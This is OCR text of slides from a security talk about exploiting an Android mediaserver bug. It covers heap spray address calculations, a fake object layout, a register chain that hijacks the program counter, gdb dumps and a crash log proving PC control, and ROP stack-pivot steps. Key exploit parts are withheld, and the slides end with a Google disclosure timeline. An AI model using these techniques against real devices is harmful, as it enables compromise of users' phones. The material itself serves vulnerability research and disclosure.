
Notice the difference is also
GADGET_ADDR_OFFSET – 4*N


Let’s prove it

- GADG_BUF_ADDR = SPRAY_BEGIN_ADDR + GADG_BUF_OFFSET
- STATIC_ADDR = SPRAY_BEGIN_ADDR + 4N
- [STATIC_ADDR] = [SPRAY_BEGIN_ADDR + 4N]
  - = STATIC_ADDR + GADG_BUF_OFFSET - 4N // (refer to graph)
  - = SPRAY_BEGIN_ADDR + 4N + GADG_BUF_OFFSET – 4N
  - = SPRAY_BEGIN_ADDR + GADG_BUF_OFFSET
  - = GADG_BUF_ADDR

Let’s prove it

- GADG_BUF_ADDR = SPRAY_BEGIN_ADDR + GADG_BUF_OFFSET
- STATIC_ADDR = SPRAY_BEGIN_ADDR + 4N
- [STATIC_ADDR] = [SPRAY_BEGIN_ADDR + 4N]
    - = STATIC_ADDR + GADG_BUF_OFFSET - 4N
    - = SPRAY_BEGIN_ADDR + 4N + GADG_BUF_OFFSET – 4N
    - = SPRAY_BEGIN_ADDR + GADG_BUF_OFFSET
    - = GADG_BUF_ADDR
- [STATIC_ADDR + 4N] = GADG_BUF_ADDR – 4N
- [STATIC_ADDR - 4N] = GADG_BUF_ADDR + 4N


Omitted for public PPT because the vulnerability has not yet been publicly fixed
R0 = [R0 + 4]
Then R0 = GADG_ADDR - 4
R0 = [R0 + 8]
Then R0 = [GADG_ADDR+4]
=STATIC_ADDR
R1=[R0]
Then R1 = GADG_ADDR
R1 = [R1 + 8]
Then R1 = [GADG_ADDR+8]
=OUR_PC
BLX R1


Fixed Addr Chunk (filled with 0x80808080)
LOW
STATIC_ADDR + GADGET_ADDR_OFFSET
STATIC_ADDR + GADGET_ADDR_OFFSET - 4
0x80808080
(STATIC_ADDR)
STATIC_ADDR + GADGET_ADDR_OFFSET - 8
GADGET_ADDR_OFFSET
=
CHUNK_BUFFER_SIZE
…
…
STATIC_ADDR + 4
0x10000000 (INIT_STRONG_VALUE)
GADGET_ADDR
0xdeadbeef(placeholder, just not 0)
0x80808080 (STATIC_ADDR)
TARGET_PC_ADDR
HIGH

```
(gdb) x/40xw 0x80803000
0x80803000:   0x00000001    0x00108018    0x00000000    0x00000000
0x80803010:   0x80808080    0x80808080    0x80808080    0x80808080
0x80803020:   0x80808080    0x80808080    0x80808080    0x80808080
0x80803030:   0x80808080    0x80808080    0x80808080    0x80808080
0x80803040:   0x80808080    0x80808080    0x80808080    0x80808080
0x80803050:   0x80808080    0x80808080    0x80808080    0x80808080
0x80803060:   0x80808080    0x80808080    0x80808080    0x80808080
0x80803070:   0x80808080    0x80808080    0x80808080    0x80808080
0x80803080:   0x80808080    0x80808080    0x80808080    0x80808080
0x80803090:   0x80808080    0x80808080    0x80808080    0x80808080
...
(gdb) x/400xw 0x80804000
0x80804000:   0x80808080    0x80808080    0x80808080    0x80808080
0x80804010:   0x808b7080    0x808b707c    0x808b7078    0x808b7074
0x80804020:   0x808b7070    0x808b706c    0x808b7068    0x808b7064
0x80804030:   0x808b7060    0x808b705c    0x808b7058    0x808b7054
0x80804040:   0x808b7050    0x808b704c    0x808b7048    0x808b7044
0x80804050:   0x808b7040    0x808b703c    0x808b7038    0x808b7034
0x80804060:   0x808b7030    0x808b702c    0x808b7028    0x808b7024
0x80804070:   0x808b7020    0x808b701c    0x808b7018    0x808b7014
0x80804080:   0x808b7010    0x808b700c    0x808b7008    0x808b7004
```

Performing ROP and shellcode mapping

- Due to time limit, will not elaborate here
- Because of SELinux, mediaserver cannot load user-supplied dynamic library and exec sh
- One has to manually load a busybox/toolbox so into memory as shellcode, and jump to it
- Gong’s exp on CVE-2015-1528 is a good example
    - But is still a very time-consuming task.

```
I/DEBUG   (  183): signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 
0xcccccccc
I/DEBUG   (  183):      r0 80808080  r1 cccccccc  r2 00000001  r3 808b3010
I/DEBUG   (  183):      r4 808b300c  r5 b5966ac0  r6 b3a6bca4  r7 b666686d
I/DEBUG   (  183):      r8 b3a6bc1c  r9 00000000  sl 000003f5  fp 000000ba
I/DEBUG   (  183):      ip b6db9d7c  sp b3a6bbf8  lr b6c3bbbb  pc cccccccc  cpsr
```

Omitted for public PPT because the vulnerability has not yet been publicly fixed

ROP steps

- Point R7 to gadget_buffer
- Exchange sp with R7, do stack pivot
- Point R0 to gadget_buffer
- POP PC, provide arguments for following function calls

ROP gadgets (on LMY48I Nexus 5)

Omitted for public PPT because the vulnerability has not yet been publicly fixed

Report timeline

- 2015.9.24
  - Initial report
- 2015.9.27
  - Google confirmed and assigned HIGH severity, AndroidID-24445127
- 2015.10.2
  - Google fixed in internal master
- 2015.10.8
  - 2500$ reward
- 2015.12.5
  - Expected Credit and CVE assignment

Credits

- Wen Xu (@memeda)
- http://researchcenter.paloaltonetworks.com/2015/01/cve-2014-7911-deep-dive-analysis-android-system-service-vulnerability-exploitation/

Questions?

Thanks!

If you are interested in working at bug hunting & binary exploitation in Linux, plz mail resume at i@flanker017.me

☺